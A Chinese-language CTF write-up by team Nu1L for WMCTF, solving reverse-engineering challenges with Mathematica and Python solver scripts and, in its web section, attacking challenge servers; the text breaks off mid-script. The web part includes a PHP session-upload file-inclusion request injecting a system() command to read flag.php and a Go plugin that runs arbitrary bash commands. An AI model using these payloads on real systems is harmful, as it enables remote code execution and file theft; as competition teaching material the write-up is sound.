WMCTF WriteUp By Nu1L

> Author：Nu1L Team

RE

Meet_in_July

又双是一个exe，并且叒叕用了MIRACL，好在没有反调试，运算也很简单，大致如下：

```
// flag: flag{flag_part}, flag_part 全大写且仅能包含0-9A-F
x = bytes_to_long(unhexlify(flag_part))
d =
15956426724371358762446154331862284300421200863619433817153609426765022725189
N =
115792089237316195423570985008687907932742180837157534228835789659027378301717
check if -7 x + 14 x^3 - 7 x^5 + x^7 == d (mod N)
```

N能写成两个质数乘积 320265757102059730318470218759311257989*361550014853497117429835520396253724753，分解之后Mathematica竟然直接可以解，随后用中国剩余定理即可求解x：

```
Solve[{-7 *x + 14 *x^3 - 7 *x^5 + x^7 ==
   Mod[159564267243713587624461543318622843004212008636194338171536094\
26765022725189, 320265757102059730318470218759311257989]},
 Modulus -> 320265757102059730318470218759311257989]
// {{x -> 314046182507365208896881670173330660473}}
Solve[{-7 *x + 14 *x^3 - 7 *x^5 + x^7 ==
   Mod[159564267243713587624461543318622843004212008636194338171536094\
26765022725189, 361550014853497117429835520396253724753]},
 Modulus -> 361550014853497117429835520396253724753]
// {{x -> 10723067319997533594300359658518990548}}
ChineseRemainder[{314046182507365208896881670173330660473,
  10723067319997533594300359658518990548}, \
{320265757102059730318470218759311257989,
  361550014853497117429835520396253724753}]
// 1760820454524237872034879379805812342557597909323435364594773299479816\
3637792
x = 176082045452423787203487937980581234255759790932343536459477329947\
98163637792
Mod[-7 *x + 14 *x^3 - 7 *x^5 +
  x^7, 115792089237316195423570985008687907932742180837157534228835789\
659027378301717]
// 1595642672437135876244615433186228430042120086361943381715360942676502\
2725189
```

Welcome to CTF

Main函数里面直接看到的是个假的check，解出来是 WMCTF{VGlrcFtsdVhmZn5UamFvaBAREhMVFxUTHR8dExUXFRM=}

程序不能随意patch，因为反调试逻辑修改了参与运算的数据，只能猥琐地patch。

0040208C里面可以明显发现在验证a**3 + b**3 + c**3 == 43，并且其中一个数是80435758145817515，符合去年刚算出来的(-80538738812075974)**3 + 80435758145817515**3 + 12602123297335631**3==42中的一个数，但显然42与43并不相等，也没有看到显式地加减一的修改，于是怀疑有猥琐反调试偷偷修改了42，在下面这个bn_cmp这里patch一下：

```
0040216B  EB FE
```

构造一个合法输入，验证后挂载上去一看edx：

```
00564080  01 00 00 00 8C 40 56 00 00 00 00 00 2A 00 00 00  .....@V.....*...
00564090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

发现43的确被改成了42，因此0040208C就是在验证三个数的立方和是否等于42。

00402316长得像一个base64 decode，构造一组数据可以dump出它的表。

b64decode后的数据直接送进004021AE做RSA，e是65537，N是0xcad984557c97e039431a226ad727f0c6d43ef3d418469f1b375049b229843ee9f83b1f97738ac274f5f61f401f21f1913e4b64bb31b55a38d398c0dfed00b1392f0889711c44b359e7976c617fcc734f06e3e95c26476091b52f462e79413db5。

00405B00是numdig，返回十六进制下的数所占用的空间（可以理解为大端序十六进制数的字符长度），要求RSA结果的numdig为29，转为大端序后前8bytes作为-a，后7bytes作为b送进0040208C做立方和验证，后7bytes占用2*7=14个空间，那么前8bytes只能占用29-14=15个空间，意味着RSA结果应该是0y aa aa aa aa aa aa aa bb bb bb bb bb bb bb，其中y非零，如果a为80538738812075974，b为12602123297335631，则结果应为：01 1e 21 8e 65 8d 3f c6 2c c5 90 7a 8d a9 4f，可以发现正好符合要求。

```
python3 RsaCtfTool.py -n
0xcad984557c97e039431a226ad727f0c6d43ef3d418469f1b375049b229843ee9f83b1f97738a
c274f5f61f401f21f1913e4b64bb31b55a38d398c0dfed00b1392f0889711c44b359e7976c617f
cc734f06e3e95c26476091b52f462e79413db5 -e 65537 --uncipher
0x11e218e658d3fc62cc5907a8da94f
Unciphered data :
b'\x14\xe3\x87iT\xc3\xc2\x9d@\x8c1\x8d"\x18\xcd-
7Uk;\xacM\xfe\x93\x8f\xdb\xf6\x17\x07\x9b\x04\x1c\xc8\xa3\x96
h\x87D\x8b>Y\xfa\x186P\xf3\x15I\xba\xe0\x084\xe4z*\xcb\xc1\xed\xe2\xfb\xe5\xe1
x\xcd\xaffhU\xc6\x1d\x1e\x96)\x93]\x93f\xd8\xde\xe7n\x95\xfc\x18Mt\'\xe4y\xde\
xe6\xfbP"7'
```

```
import base64
from binascii import unhexlify
from Crypto.Util.number import bytes_to_long


def evil_b64encode(m):
    tbl = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    real_tbl = [0] * 64
    result = unhexlify(
        '77 5A 4B 47 B1 71 54 74 23 A0 29 98 DD EF 1A CA 21 9F B7 46 57 C3 A4
EC 3F EC F8 35 C0 52 51 6F 4E 82 BE 65 0E A8 64 FC 8B 8C 11 B2 80 9E F2
76'.replace(' ', ''))
    result = bin(bytes_to_long(result))[2:].rjust(0x30*8, '0')
    for i in range(0x30 * 8 // 6):
        idx = int(result[6*i:6*(i+1)], 2)
        real_tbl[idx] = tbl[i]
    real_tbl = ''.join(real_tbl)
    trans = str.maketrans(tbl, real_tbl)
    enc_test = base64.b64encode(m).decode().translate(trans)
    return enc_test


if __name__ == '__main__':
    rsa_dec = b'\x14\xe3\x87iT\xc3\xc2\x9d@\x8c1\x8d"\x18\xcd-
7Uk;\xacM\xfe\x93\x8f\xdb\xf6\x17\x07\x9b\x04\x1c\xc8\xa3\x96
h\x87D\x8b>Y\xfa\x186P\xf3\x15I\xba\xe0\x084\xe4z*\xcb\xc1\xed\xe2\xfb\xe5\xe1
x\xcd\xaffhU\xc6\x1d\x1e\x96)\x93]\x93f\xd8\xde\xe7n\x95\xfc\x18Mt\'\xe4y\xde\
xe6\xfbP"7'
    # print(hex(bytes_to_long(rsa_dec)))
    print('WMCTF{' + evil_b64encode(rsa_dec) + '}')
```

Wmware

0x7c00对应disk的开始，直接16bit反汇编

动态解密了一部分代码在0xb19

sub_164


cx = 读取扇区数

eax = 读取的LBA地址

bx = 加载到内存地址


0x0B28 -> 0x0BBD 函数是get_input函数输入的abcdef01234567890

在内存中变成了




```
PHYSMEM:00008094 db    0
PHYSMEM:00008095 db  1Eh
PHYSMEM:00008096 db  30h ; 0
PHYSMEM:00008097 db  2Eh ; .
PHYSMEM:00008098 db  20h
PHYSMEM:00008099 db  12h
PHYSMEM:0000809A db  21h ; !
PHYSMEM:0000809B db  0Bh
PHYSMEM:0000809C db    2
PHYSMEM:0000809D db    3
PHYSMEM:0000809E db    4
PHYSMEM:0000809F db    5
PHYSMEM:000080A0 db    6
PHYSMEM:000080A1 db    7
PHYSMEM:000080A2 db    8
PHYSMEM:000080A3 db    9
PHYSMEM:000080A4 db  0Ah
PHYSMEM:000080A5 db    0
PHYSMEM:000080A6 db    0
PHYSMEM:000080A7 db    0
```

接着拓展成下面的样子



```
0123ABB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0123ABC0  00 00 00 00 00 00 00 00  00 00 00 00 00 73 60 5C  .............s`\
0123ABD0  55 55 55 85 57 5D 55 55  55 83 58 5E 55 55 55 75  UUU.W]UUU.X^UUUu
0123ABE0  59 5F 55 55 55 67 5A 55  55 55 55 76 5B 55 55 55  Y_UUUgZUUUUv[UUU
0123ABF0  55 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  U...............
0123AC00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

初始化上面的值之后开始对input运算并检查，上图就是对比的值，假定上面是arr



```
PHYSMEM:00006112 jmp     short loc_60F6
PHYSMEM:00006114 ; ---------------------------------------------------------
PHYSMEM:00006114
PHYSMEM:00006114 loc_6114:                                            ; CODE XRE
PHYSMEM:00006114 cmp     edx, 0
PHYSMEM:00006117 jnz     short loc_617B
PHYSMEM:00006119 mov     byte ptr gs:unk_320, 41h ; 'A'
PHYSMEM:00006121 mov     byte ptr gs:unk_321, 2
PHYSMEM:00006129 mov     byte ptr gs:unk_322, 63h ; 'c'
PHYSMEM:00006131 mov     byte ptr gs:unk_323, 2
PHYSMEM:00006139 mov     byte ptr gs:unk_324, 63h ; 'c'
PHYSMEM:00006141 mov     byte ptr gs:unk_325, 2
PHYSMEM:00006149 mov     byte ptr gs:unk_326, 65h ; 'e'
PHYSMEM:00006151 mov     byte ptr gs:unk_327, 2
PHYSMEM:00006159 mov     byte ptr gs:unk_328, 73h ; 's'
PHYSMEM:00006161 mov     byte ptr gs:unk_329, 2
PHYSMEM:00006169 mov     byte ptr gs:unk_32A, 73h ; 's'
PHYSMEM:00006171 mov     byte ptr gs:unk_32B, 2
PHYSMEM:00006179 jmp     short loc_61BB
PHYSMEM:0000617B ; ---------------------------------------------------------
PHYSMEM:0000617B
PHYSMEM:0000617B loc_617B:                                            ; CODE XRE
PHYSMEM:0000617B mov     byte ptr gs:unk_320, 46h ; 'F'
PHYSMEM:00006183 mov     byte ptr gs:unk_321, 4
PHYSMEM:0000618B mov     byte ptr gs:unk_322, 61h ; 'a'
PHYSMEM:00006193 mov     byte ptr gs:unk_323, 4
PHYSMEM:0000619B mov     byte ptr gs:unk_324, 69h ; 'i'
PHYSMEM:000061A3 mov     byte ptr gs:unk_325, 4
PHYSMEM:000061AB mov     byte ptr gs:unk_326, 6Ch ; 'l'
PHYSMEM:000061B3 mov     byte ptr gs:unk_327, 4
UNKNOWN 00006139: PHYSMEM:00006139 (Synchronized with EIP)
```

```
for i in range(81):
  for x in range(9):
    if i % 3 == 0:
      ...
    elif i % 3 == 1:
      ...
    else:
      ...
81轮的影响
余数0轮次:
a = *(DWORD *)(arr)
b = *(DWORD)(arr + 1)
edx = ~((a | b) & (~a | ~b) & 0x24114514)
edi = 0x24114514
eax = ~(~((a | b) & (~a | ~b)) & ~0x24114514) & ~((a | b) & (~a | ~b) &
0x24114514)
ebx = ~0x24114514
eax后被放入a在的内存中
```

```
余数1轮次:
a = *(DWORD *)(arr)
b = *(DWORD *)(arr + 1)
eax = ((~(~a & ~b) & ~(a & b)) & ~0x1919810) | (~(~(~a & ~b) & ~(a & b)) & 0x1919810)
ebx = ~0x1919810
edx = ~(~(~a & ~b) & ~(a & b)) & 0x1919810
edi = 0x1919810
eax后被放入a在的内存中
余数2轮次:
a = *(DWORD *)(arr)
b = *(DWORD)(arr + 1)
eax = (((a & ~b) | (~a & b)) | 0x19260817) & (~((a & ~b) | (~a & b)) | ~0x19260817)
ebx = 0x19260817
edx = ~((a & ~b) | (~a & b)) | ~0x19260817
edi = ~0x19260817
eax后被放入a在的内存中


这部分算法简化之后:
for i in range(0x81):
        if i % 3 == 0:
            for x in range(9):
                inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x24114514
        elif i % 3 == 1:
            for x in range(9):
                inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x1919810
        elif i % 3 == 2:
            for x in range(9):
                # print(enc[x % 9] ^ 0x19260817)
                inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x19260817
    print(list(map(hex, inp)))
    print(enc == inp)
# 解密代码
for i in range(0x80, -1, -1):
        if i % 3 == 0:
            for x in range(9, 0, -1):
                enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x24114514
        elif i % 3 == 1:
            for x in range(9, 0, -1):
                enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x1919810
        elif i % 3 == 2:
            for x in range(9, 0, -1):
                # print(enc[x % 9] ^ 0x19260817)
                enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x19260817
```

81轮*9轮

最后对比的值：

```
[0xD8, 0x74, 0x55, 0xEC, 0xB5, 0x04, 0x1A, 0x42, 0x11, 0x6D, 0xBA, 0x02, 0x5F,
0x05, 0x05, 0x81, 0x28, 0x6C, 0xA0, 0xED, 0x99, 0x04, 0xE0, 0x6A, 0xE7, 0x55,
0xA9, 0x18, 0x91, 0x35, 0xD6, 0x71, 0x64, 0xA8, 0x37, 0x45]
```

solve

```python
#coding=utf-8
import struct

enc = [0xEC5574D8, 0x421A04B5, 0x02BA6D11, 0x8105055F, 0xEDA06C28, 0x6AE00499,
0x18A955E7, 0x71D63591, 0x4537A864]
# 测试数据
# enc = [0x01919A12, 0x4DE2C752, 0x01939812, 0x4FE2C550, 0x03919810,
0x4FE2C750, 0x01939A12, 0x4DE0C750, 0x72D78851]
# inp = [0x55575757, 0x57575555, 0x55555557, 0x55575757, 0x57575555,
0x55555557, 0x55555757, 0x57575555, 0x55555555]


def main():
  # 解密部分
  for i in range(0x80, -1, -1):
    if i % 3 == 0:
      for x in range(9, 0, -1):
        enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x24114514
    elif i % 3 == 1:
      for x in range(9, 0, -1):
        enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x1919810
    elif i % 3 == 2:
      for x in range(9, 0, -1):
        # print(enc[x % 9] ^ 0x19260817)
        enc[(x - 1) % 9] = enc[(x - 1) % 9] ^ enc[x % 9] ^ 0x19260817
  # 加密部分
  # for i in range(0x81):
  #  if i % 3 == 0:
  #    for x in range(9):
  #      inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x24114514
  #  elif i % 3 == 1:
  #    for x in range(9):
  #      inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x1919810
  #  elif i % 3 == 2:
  #    for x in range(9):
  #      # print(enc[x % 9] ^ 0x19260817)
  #      inp[x % 9] = inp[x % 9] ^ inp[(x + 1) % 9] ^ 0x19260817
  print(list(map(hex, enc)))
  table1='1234567890abcdefghijklmnopqrstuvwxyz{}_+ABCDEFGHIJKLMNOPQRSTUVWXYZ'
  table2=[0x02,0x03,0x04,0x05,0x06,0x07,0x08,0x09,0x0a,0x0b,0x1e,0x30,0x2e,0x20,0x12,0x21,0x22,0x23,0x17,0x24,0x25,0x26,0x32,0x31,0x18,0x19,0x10,0x13,0x1f,0x14,0x16,0x2f,0x11,0x2d,0x15,0x2c,0x1a,0x1b,0x0c,0x0d,0x4e,0x60,0x5e,0x50,0x42,0x51,0x52,0x53,0x47,0x54,0x55,0x56,0x62,0x61,0x48,0x49,0x40,0x43,0x4f,0x44,0x46,0x5f,0x41,0x5d,0x5c,0x45]
  final=[0x6961a596, 0x60b77560, 0xb769787a, 0x598661b3, 0x9a996059, 0x75836160, 0x9e6660a6, 0x6b6f5969, 0x70596861]
  flag=''
  real_flag=''
  for x in final:
    x1=(x&0xff)-0x55
    flag+=table1[table2.index(x1)]
    x2=((x>>8)&0xff)-0x55
    flag+=table1[table2.index(x2)]
    x3=((x>>16)&0xff)-0x55
    flag+=table1[table2.index(x3)]
    x4=((x>>24)&0xff)-0x55
    flag+=table1[table2.index(x4)]
  for i in range(6):
    for j in range(6):
      real_flag+=flag[j*6+i]
  print real_flag

if __name__ == '__main__':
  main()
```

easy_apk

先去掉dex的字符串混淆，显然testservice是用来反调试的，每隔几秒执行setprop persist.sys.usb.config none。反编译APK把testservice相关smali直接给删了，再到Manifest文件里取消testservice自动开启即可绕过dex上的反调试。

ELF本身加了一些反调试和字符串加密，直接patch掉。原题是flag通过AES加密(密钥0x0-0x1f)后作为liblte_security_decryption_eea3 (https://github.com/EinarGaustad/MasterThesis/blob/27e9285121002e1dcec1ca0d4325a6d144c3ee72/lib/src/common/liblte_security.cc)的密钥，题目更新后密钥为一个常量。直接patch liblte_security_decryption_eea3把密文作为message即可解出flag


```
W3lcomeT0WMCTF!_*Fu2^_AnT1_32E3$
```

easy_re

perl code里的明文flag

WEB

Make PHP Great Again



```
POST /?file=/tmp/sess_smile HTTP/1.1
Host: no_body_knows_php_better_than_me.glzjin.wmctf.wetolink.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (K
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=smile
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2rwkUEtFdqhGMHq
Content-Length: 318

------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

111111111111111<?php system('cat /var/www/html/flag.php');?>22222
------WebKitFormBoundary2rwkUEtFdqhGMHqV
Content-Disposition: form-data; name="file"; filename="123123"

222222
------WebKitFormBoundary2rwkUEtFdqhGMHqV--
```

Request	Payload	Status	Error	Timeout	Length	Comment
51	51	200	□	□	1327	
54	54	200	□	□	1327	
83	83	200	□	□	1327	
91	91	200	□	□	1327	
0		200	□	□	942	
1	1	200	□	□	942	
2	2	200	□	□	942	
3	3	200	□	□	942	
4	4	200	□	□	942	
5	5	200	□	□	942	
6	6	200	□	□	942	
7	7	200	□	□	942	
8	8	200	□	□	942	
9	9	200	□	□	942	
10	10	200	□	□	942	
11	11	200	□	□	942	

```
#DD0000">'flag.php'</span><span style="color: #007700">;<br />if(isset(</span><span style=
style="color: #007700">[</span><span style="color: #DD0000">'file'</span><span style="colo
/>&nbsp;&nbsp;require_once&nbsp;</span><span style="color: #0000BB">$_GET</span><span styl
style="color: #DD0000">'file'</span><span style="color: #007700">];<br />}<br /></span>
</span>
</code>upload_progress_111111111111111<?php

$flag = 'WMCTF{php_s0urc3_1s_om0sh1201}';
22222|a:5:{s:10:"start_time";i:1596254235;s:14:"content_length";i:337;s:15:"bytes_processe
```

gogogo

go build -buildmode=plugin plug.go

```go
package main

import (
  "os/exec"
  "strings"
)


func Read(test string) ([]byte, error) {
  return nil, nil
}

func Req(command string) ([]byte, error) {
  var true_command string
  if strings.Contains(command,"n1ctfn1ctf") {
       true_command = strings.Replace(command, "n1ctfn1ctf", "", -1)
  } else {
         true_command = "dashabichutiren"
    }
    res, err := exec.Command("bash","-c",true_command).CombinedOutput()
  return res, err
```

```python
import requests
import collections
import os
from hashlib import md5

cookies = {
    "o" :
"MTU5NjM4NTQ1OHxEdi1CQkFFQ180SUFBUkFCRUFBQVFfLUNBQUlHYzNSeWFXNW5EQWNBQlhWdVlXM
WxCbk4wY21sdVp3d0hBQVZoWkcxcGJnWnpkSEpwYm1jTUJRQURhSE5vQm5OMGNtbHVad3dJQUFZM1k
yWXdaalE9fOef3_t4hTf1V6aKQdS6yC9TfLcyhKsKrAsH2st3ucWh"
}

def get_hash():
    burp0_url = "http://gogogo.wmctf1.wetolink.com:80/auth/login"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip,
deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
    a = requests.get(burp0_url, headers=burp0_headers,cookies=cookies).text
